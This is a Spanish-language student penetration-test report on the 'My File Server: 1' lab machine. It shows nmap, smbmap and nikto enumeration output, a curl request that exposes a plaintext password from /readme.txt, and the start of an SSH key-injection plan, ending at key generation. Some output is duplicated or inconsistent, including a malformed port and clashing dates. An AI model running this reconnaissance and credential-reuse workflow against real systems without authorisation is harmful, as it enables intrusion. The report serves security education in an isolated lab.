

RED TEAM REPORT: PENTESTING DE MY FILE SERVER 1

Programacion Wap

Mtro. Servando López Contreras

David Campos Morado – 183511
Carrera: Ingeniería en Tecnologías de la Información

Contents

Executive Summary	2
Alcance (Scope)	2
Metodología Aplicada	2
Fase de Reconocimiento.....	3
Enumeración	3
Escaneo de puertos y versiones	3
Escaneo agresivo (scripts NSE y detección de SO)	4
Enumeración de recursos SMB	5
Enumeración del servicio web	6
Explotación	8
Inyección de clave pública	8
Escalada de Privilegios y Compromiso Total.....	10
Análisis de Impacto (Modelo CIA)	11
Recomendaciones Técnicas de Mitigación	12
Tabla Resumen de Hallazgos.....	13

Executive Summary

Se llevó a cabo una prueba de penetración (pentesting) en la máquina "My File Server: 1", la cual simula un servidor corporativo de almacenamiento de archivos. El objetivo de este ejercicio fue evaluar la postura de seguridad del servidor, simulando las acciones de un atacante para identificar, explotar y documentar vulnerabilidades.

A través de este ejercicio, se detectaron múltiples configuraciones inseguras y vulnerabilidades críticas que permitieron comprometer la máquina por completo, obteniendo acceso de administrador (root). Este informe detalla el proceso técnico utilizado, el impacto de las vulnerabilidades descubiertas y las recomendaciones necesarias para su remediación.

Alcance (Scope)

- **Objetivo de la evaluación:** Máquina virtual "My File Server: 1" alojada en un entorno de laboratorio local.
- **Tipo de prueba:** Caja negra (Black Box). No se proporcionaron credenciales ni información previa sobre la infraestructura.
- **Entorno:** Red virtual aislada (Host-Only) en VirtualBox.
- **Restricciones:** No se realizaron pruebas de denegación de servicio (DoS) para evitar la inestabilidad del sistema. La evaluación se limitó estrictamente a la máquina objetivo.


Metodología Aplicada

Para garantizar un enfoque estructurado y exhaustivo, se siguió una metodología basada en los estándares de la industria (PTES / OWASP), dividida en las siguientes fases:

- **Fase de Reconocimiento:** Identificación activa del host dentro de la red local.
- **Enumeración:** Escaneo de puertos abiertos, servicios en ejecución y versiones de software para mapear la superficie de ataque.
- **Explotación:** Aprovechamiento de configuraciones débiles y servicios expuestos para obtener acceso inicial al sistema.
- **Escalada de Privilegios:** Uso de vulnerabilidades conocidas en el kernel (exploit) para elevar los privilegios de un usuario estándar a administrador (root).
- **Elaboración de Informes:** Documentación técnica de los hallazgos, impacto y recomendaciones.

Fase de Reconocimiento


Para iniciar la evaluación, se procedió a identificar la máquina objetivo dentro de la red local aislada (Host-Only). Utilizando la herramienta de análisis de red netdiscover mediante el envío de peticiones ARP, se determinó que el servidor "My File Server: 1" se encuentra operando bajo la dirección IP **192.168.56.104**.



Enumeración

Escaneo de puertos y versiones

Con la dirección IP identificada, se procedió a realizar un escaneo exhaustivo de puertos utilizando la herramienta Nmap. Se empleó el parámetro -p- para analizar los 65,535 puertos disponibles y -sV para determinar las versiones exactas de los servicios en ejecución, lo cual es vital para buscar vulnerabilidades.




```
kali@kali:~$ nmap -A 192.168.56.104
Nmap scan report for 192.168.56.104
Host is up (0.0015s latency).
Not shown: 6527 filtered tcp ports (no-response), 306 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp             vsftpd 3.0.2
22/tcp    open  ssh             OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http            Apache httpd 2.4.6 ((CentOS))
111/tcp    open  rpcbind         2.4 (RPC #100000)
445/tcp    open  smb              Samba smbd 3.X - 4.X (workgroup: SAMBA)
2049/tcp   open  nfs_acl         3 (RPC #100227)
2121/tcp   open  ftp             ProFTPD 1.3.5
2004a/tcp  open  mountd          1-3 (RPC #100005)
MAC Address: 08:00:27:08:9B:42 (Oracle VirtualBox virtual NIC)
Service Info: Host: FILESERVER; OS: Unix


Service detection performed. Please report any incorrect results at https://nmap.org submit/ .
Nmap done: 1 IP address (1 host up) scanned in 309.87 seconds
```

Escaneo agresivo (scripts NSE y detección de SO)

Para obtener un análisis más profundo de las vulnerabilidades presentes en los servicios descubiertos, se ejecutó un escaneo agresivo en Nmap utilizando el parámetro -A. Este comando activa la detección de sistema operativo, análisis de versiones, escaneo de scripts (NSE) y trazado de rutas.



```
kali@kali:~$ nmap -A 192.168.56.104
Starting Nmap 7.99 ( https://nmap.org ) at 2020-10-01 19:24 -0400
Nmap scan report for 192.168.56.104
Host is up (0.0015s latency).
Not shown: 6527 filtered tcp ports (no-response), 9 filtered tcp ports (host-prohibited), 87 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp             vsftpd 3.0.2
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ ftp-syst:
|   STAT
|   FTP server status:
|     Connected to ::ffff:192.168.56.4
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsftpd 3.0.2 - secure, fast, stable
|_ End of status
22/tcp    open  ssh             OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|   2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b0:2f:ff:04:93 (RSA)
|   256  b8:db:2c:ca:e2:70:c3:eb:9a:ab:cc:0e:a2:1c:68:6b (ECDSA)
|_ 256  66:a1:b2:3c:ca:c2:51:84:43:22:7f:27:40:42:da:9f (ED25519)
80/tcp    open  http            Apache httpd 2.4.6 ((CentOS))
|_ http-methods:
|   Potentially risky methods: TRACE
|_ http-title: My File Server
|_ http-server-header: Apache/2.4.6 (CentOS)
111/tcp    open  rpcbind         2.4 (RPC #100000)
|_ rpcinfo:
|   program version port/proto service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100000  3,4        111/tcp    rpcbind
|   100000  3,4        111/udp    rpcbind
|   100003  3,4        2049/tcp   nfs
|   100003  3,4        2049/udp   nfs
|   100003  3,4        2049/tcp   nfs
|   100003  3,4        2049/udp   nfs
|   100005  1,2,3      2004a/tcp  mountd
|   100005  1,2,3      2004a/tcp  mountd
|   100005  1,2,3      2004a/udp  mountd
|   100005  1,2,3      2004a/udp  mountd
|   100021  1,3,4      39952/tcp  nlockmgr
|   100021  1,3,4      40657/udp  nlockmgr
|   100021  1,3,4      50508/tcp  nlockmgr
```




```
kali@kali: ~  
┌───┴───  
1 100021 1.3.4 60975/udp5 nlockmgr  
1 100024 1 37732/udp status  
1 100024 1 42609/tcp status  
1 100024 1 46783/tcp5 status  
1 100024 1 56519/udp5 status  
1 100227 3 2049/tcp nfs_acl  
1 100227 3 2049/tcp5 nfs_acl  
1 100227 3 2049/udp nfs_acl  
1 100227 3 2049/udp5 nfs_acl  
445/tcp open netbios-ssn Samba smb4 4.9.1 (workgroup: SAMBA)  
2049/tcp open nfs_acl 3 (RPC #100227)  
2121/tcp open ftp ProFTPD 1.3.5  
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ Can't get directory listing: ERROR  
MAC Address: 08:00:27:08:9B:42 (Oracle VirtualBox virtual NIC)  
Aggressive OS guesses: Linux 3.6 - 3.10 (98%), Synology DiskStation Manager 5.2-5644 (97%), Linux 2.6.32 - 3.10 (96%), Linux 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 3.10 (94%), Linux 3.2 - 4.14 (94%), Linux 2.6.32 (93%), Linux 2.6.32 - 3.5 (92%), Linux 2.6.32 - 3.13 (92%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 1 hop  
Service Info: Host: FILESERVER; OS: Unix  
  
Host script results:  
|_ clock-skew: mean: -1h50m00s, deviation: 3h10m30s, median: -1s  
|_ smb-security-mode:  
|_ account_used: blank  
|_ authentication_level: user  
|_ challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
|_ smb2-time:  
|_ date: 2026-10-01T23:24:59  
|_ start_date: N/A  
|_ smb2-security-mode:  
|_ 3.1.1:  
|_ Message signing enabled but not required  
|_ smb-os-discovery:  
|_ OS: Windows 6.1 (Samba 4.9.1)  
|_ Computer name: localhost  
|_ NetBIOS computer name: FILESERVER\*00  
|_ Domain name: yam  
|_ FQDN: localhost  
|_ System time: 2026-10-01T04:54:56+05:30  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 1.89 ms 192.168.56.104  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 23.83 seconds  
  
kali@kali: ~
```

El análisis detallado arrojó información crítica para la vectorización del ataque:

- **FTP (Puerto 21):** El script ftp-anon confirmó que el servidor permite el inicio de sesión anónimo (Anonymous FTP login allowed). Además, reveló la existencia del directorio /pub con permisos totales de lectura, escritura y ejecución (_drwxrwxrwx).
- **SMB (Puerto 445):** Se identificó que el sistema operativo subyacente es reportado como Unix/Linux y el nombre NetBIOS de la máquina es FILESERVER. La firma de mensajes (message_signing) está deshabilitada, lo cual es una configuración predeterminada pero riesgosa.
- **FTP (Puerto 2121):** El servicio ProFTPD secundario también reporta permitir inicio de sesión anónimo.

Enumeración de recursos SMB

Para investigar el servicio Samba (SMB) en el puerto 445, se utilizó la herramienta smbmap. El objetivo de esta fase es descubrir recursos compartidos en la red que pudieran contener información sensible o configuraciones débiles de permisos.



```
kali@kali:~$ nmap -H 192.168.56.104
Nmap scan report for 192.168.56.104
Host: 192.168.56.104
OS: Windows 6.1 (Samba 4.9.1)
Computer name: localhost
NetBIOS computer name: FILESERVER\*00
Domain name: \*00
FQDN: localhost
System time: 2026-10-02T04:54:56+05:30

TRACEROUTE
HOP RTT ADDRESS
1 1.89 ms 192.168.56.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.83 seconds

kali@kali:~$ smbmap -H 192.168.56.104
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnEvans@gmail.com
https://github.com/ShawnEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connection(s) and 0 authenticated session(s)

[*] IP: 192.168.56.104:445 Name: 192.168.56.104 Status: NULL Session
Disk Permissions Comment
print$ NO ACCESS Printer Drivers
smbdata READ, WRITE smbdata
smbuser NO ACCESS smbuser
IPC$ NO ACCESS IPC Service (Samba 4.9.1)

[*] Closed 1 connections

kali@kali:~$
```

Los resultados revelaron la existencia de un directorio compartido denominado smbdata que presenta una configuración crítica de seguridad: otorga permisos totales de lectura y escritura (READ, WRITE) a sesiones no autenticadas (NULL Session). Adicionalmente, el escaneo filtró el nombre de un posible usuario válido del sistema: smbuser

Enumeración del servicio web

Para investigar la superficie de ataque del servicio web alojado en el puerto 80 (Apache/2.4.6), se empleó el escáner de vulnerabilidades nikto. Esta herramienta automatizada busca configuraciones deficientes, cabeceras inseguras y archivos sensibles públicos en servidores HTTP.

```
kali-linux-2026.2-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

kali@kali -
Session Actions Edit View Help
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnEvans@gmail.com
https://github.com/ShawnEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[*] IP: 192.168.56.104/445 Name: 192.168.56.104 Status: NULL Session
Permissions Comment
Disk
print$ NO ACCESS Printer Drivers
smbdata READ, WRITE smbdata
smbuser NO ACCESS smbuser
IPC$ NO ACCESS IPC Service (Samba 4.9.1)

[*] Closed 1 connections

kali@kali:~$ nikto -h 192.168.56.104
- Nikto v2.6.0

+ Target IP: 192.168.56.104
+ Target Hostname: 192.168.56.104
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-10-01 19:32:36 (GMT-4)

+ Server: Apache/2.4.6 (CentOS)
+ ERROR: Failed to check for updates: 403
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: referer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referer-Policy
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [000050] Apache/2.4.6 appears to be outdated (current is at least 2.4.66).
+ [999990] OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ [001822] /readme.txt: This might be interesting.
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/

+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabili
ties/missing-content-type-header/
+ 8284 requests: 16 errors and 13 items reported on the remote host
+ End Time: 2026-10-01 19:39:12 (GMT-4) (396 seconds)

+ 1 host(s) tested

kali@kali:~$
```

El escaneo arrojó advertencias sobre cabeceras de seguridad faltantes y una versión desactualizada de Apache. Sin embargo, el hallazgo más crítico para la evaluación fue la identificación de un archivo de texto expuesto públicamente denominado /readme.txt, el cual representa una potencial fuga de información que debe ser inspeccionada.

Tras identificar el archivo /readme.txt, se procedió a visualizar su contenido utilizando la herramienta en línea de comandos curl. El archivo expone en texto claro credenciales sensibles: la contraseña rootroot1. Al cruzar esta información con el usuario smbuser descubierto durante la enumeración de SMB, se obtiene un vector de acceso directo para comprometer el sistema.

```
+ Target IP: 192.168.56.104
+ Target Hostname: 192.168.56.104
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-10-01 19:32:36 (GMT-4)

+ Server: Apache/2.4.6 (CentOS)
+ ERROR: Failed to check for updates: 403
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: referer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referer-Policy
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [000050] Apache/2.4.6 appears to be outdated (current is at least 2.4.66).
+ [999990] OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ [001822] /readme.txt: This might be interesting.
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/

+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabili
ties/missing-content-type-header/
+ 8284 requests: 16 errors and 13 items reported on the remote host
+ End Time: 2026-10-01 19:39:12 (GMT-4) (396 seconds)

+ 1 host(s) tested


kali@kali:~$ curl http://192.168.56.104/readme.txt
My Password is
rootroot1

kali@kali:~$
```

Explotación

Para obtener acceso al sistema, se decidió aprovechar la configuración insegura del servicio FTP combinada con la exposición de las credenciales del usuario smbuser. El ataque consiste en inyectar una llave pública SSH propia en el servidor para eludir la autenticación por contraseña.

El primer paso consistió en generar un par de claves criptográficas locales (pública y privada) en la máquina atacante utilizando la utilidad ssh-keygen.



```
kali-linux-2026.2-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

kali@kali ~
Session Actions Edit View Help
rootroot1

(kali@kali)~$ sudo ssh-keygen
[sudo] password for kali:
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:ShDuz7F8ShmK2Pylka-s1LXCSi2nvcaR/PzectJAtMM root@kali
The key's randomart image is:
+--[ED25519 256]--+
|      B*          |
|      o+=o        |
|      o+=o        |
|      o . +o+..   |
|      . S. =E.    |
|      . =.o+ .   |
|      +o+.. o+..  |
|      o +=.o oo!  |
|      +oo. oo .!  |
+--[SHA256]-----+

(kali@kali)~$
```

